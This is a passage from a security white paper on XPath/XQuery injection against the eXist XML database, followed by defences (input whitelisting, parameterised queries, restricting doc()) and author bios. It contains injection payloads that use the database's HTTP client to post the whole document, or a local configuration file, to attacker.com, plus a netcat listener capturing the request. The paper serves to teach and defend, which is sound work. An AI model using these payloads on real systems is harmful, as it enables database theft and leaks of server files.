
The HTTP module is interesting because it is both very powerful and enabled by default. An attacker could simply use it to POST a serialised version of the root node (and thus the entire document) back to the attacker's server and thus retrieving the entire database in one operation:

```
http://www.vulnhost.com/viewposts?username='
HttpClient:post(xs:anyURI("http://attacker.com/"),/*, false(), ())
or '1' = '1
```

This will result in the following query being executed, which will result in the entire XML document being HTTP POST'ed to the attacker's server:

```
doc(concat("http://localhost:8080/exist/rest/db/posts?_query=", encod
e-for-uri("//posts[@author=' '
HttpClient:post(xs:anyURI("http://attacker.com/"),/*, false(), ())
or '1' = '1']") ) ) /*[1]
```


The body of the POST request will contain a serialised version of the node-set – below you can see the actual HTTP request that the database issues:



```
root@localhost:~  
File Edit View Search Terminal Help  
[root@localhost ~]# nc -l 80  
POST / HTTP/1.1  
User-Agent: Jakarta Commons-HttpClient/3.1  
Host: localhost  
Content-Length: 30  
Content-Type: text/xml; charset=utf-8  
  
<root><node>test</node></root>
```

Alternately, we can call the doc function and make the HTTP client send any arbitrary XML on the local file system to an attacker controlled HTTP server:

```
HttpClient.get(xs:anyURI("http://attacker.com/"),  
doc('file:///home/exist/database/conf.xml'), false(), ())
```

XML is widely used in configuration files which may store sensitive information – being able to read those files using this technique would aid an attacker in compromising the system.

Protecting against XPath Injection Attacks

There are lots of things a developer can do to stop and mitigate XPath injection attacks. The first (as always) is to sanitise user input - in the example on the first page the two fields that can be injected (username and password) can be protected by a simple white list: the username should contain only alphanumeric characters and the password should be hashed before being inserted into the query. This white list will strip out all useful characters meaning the attacker cannot escape the quotes and thus cannot alter the query logic. Special attention should be paid when using user submitted input into these functions: fn:doc(), fn:collection(), xdmp:eval() and xdmp:value()

Parameterised queries can also protect against injection attempts. Many XPath libraries support parameterising queries, for example in Java XPath expressions can have placeholder variables:

```
/root/element[@id=$ID]
```

When querying these variables can be resolved to their correct values, which quotes and sanitises the data to ensure the queries consistency.

Restricting the doc() function is also a good idea because it will limit the damage of any successful exploitations to one XML document – if the doc() function is enabled and can resolve external/internal URI's then an attacker can potentially pull XML configuration files from the server. The doc function should not be limited by introspecting the query string before it is executed, as this is error prone and could be bypassed, and instead it is suggested that it should be limited by either using library functions to disable the function (with XQSharp on .NET the doc function only works if a resolver is created and passed to the query processor – this should obviously not be done if it is not needed) or by a combination of a firewall and user permissions (disable outbound HTTP requests/jail

processes running the application, thus stopping them from reading files on the file system outside of their working directory).

About the Authors:

Thomas Forbes

Tom Forbes is a 1st year undergraduate studying Software Engineering at the University of Hull, as well as working for 7Safe (part of PA Consulting Group) as a research assistant. He has a keen interest in IT security, contributing to Open Source projects such as Twisted and Django. He is the author of the XCat tool used as a POC for the techniques described in this paper.

Sumit Siddharth

Sumit Siddharth (Sid) is an expert in Penetration Testing for 7Safe (part of PA Consulting Group). He specialises in Web application and database security and has over 7 years of experience with IT security. Sid has been a speaker at many international conferences such as Black Hat, DEF CON, OWASP, Troopers, Sec-T etc. He has been an author of several white-papers, tools and security advisories. Sid holds the prestigious CREST certification and also runs the popular IT security blog <http://www.notinsecure.com>. He is also a contributing author to the book "SQL Injection: Attacks and Defence (2nd Edition)".

About 7Safe (part of PA Consulting Group)

As part of PA Consulting Group, 7Safe provides information security, computer forensics and related education and training for a range of public and private sector customers. PA Consulting Group is a leading management and IT consulting and technology firm which operate globally in over 30 countries. From world-leading energy firms to major government departments, PA helps organisations significantly improve their IT and cyber security and reduce risk – and ultimately improve business performance. Together we offer a comprehensive information security service that is unparalleled globally.

To find out more about how we are helping to secure organisations' IT and cyber assets, please visit www.paconsulting.com/7Safe or email cybersecurity@paconsulting.com.

References:

- <http://www.balisage.net/Proceedings/vol7/html/Vlist02/BalisageVol7-Vlist02.html>
- <http://www.front2backdev.com/2011/12/19/xquery-injection-mea-culpa/>
- <http://www.slideshare.net/robertosl81/xpath-injection-3547860>
- <http://en.wikipedia.org/wiki/XPath>
- <http://en.wikipedia.org/wiki/XQuery>
- <https://github.com/orf/xcat>